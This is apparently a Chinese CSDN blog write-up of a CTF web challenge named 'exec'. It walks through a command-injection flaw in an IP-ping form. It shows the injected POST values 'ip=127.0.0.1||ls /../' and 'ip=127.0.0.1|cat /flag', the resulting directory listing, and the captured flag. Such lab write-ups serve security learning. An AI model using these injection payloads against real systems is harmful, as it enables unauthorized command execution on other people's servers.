云演 Web题型 命令执行exec

原创

静默开水 于 2022-01-18 11:15:06 发布 364 收藏

分类专栏： CTF web题解题思路 命令执行漏洞 文章标签： web 安全 经验分享

本文链接：https://blog.csdn.net/cadandme/article/details/122555802

CTF 同时被 3 个专栏收录

14 篇文章 0 订阅

订阅专栏

web题解题思路

7 篇文章 0 订阅

订阅专栏

命令执行漏洞

2 篇文章 0 订阅


订阅专栏

云演 exec


提示命令执行exec

要求post传输一个ip值，尝试127.0.0.1，其回显为：


尝试进行管道命令执行




因为有长度限制，所以直接输入*.php，查看源码



查看路径，发现flag，查看flag


12e762b4.lxctf.net
17
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
查看器 控制台 调试器 网络 性能 内存 存储 无障碍环境 应用程序 Cookie Editor 样式编辑器 HackBar
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
http://12e762b4.lxctf.net/
Post data Referer User Agent Cookies Clear All
ip=127.0.0.1||ls /../
CSDN @静默开水


12e762b4.lxctf.net
19
flag{exec_to_getshell}
查看器 控制台 调试器 网络 性能 内存 存储 无障碍环境 应用程序 Cookie Editor 样式编辑器 HackBar
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
http://12e762b4.lxctf.net/
Post data Referer User Agent Cookies Clear All
ip=127.0.0.1|cat /flag
CSDN @静默开水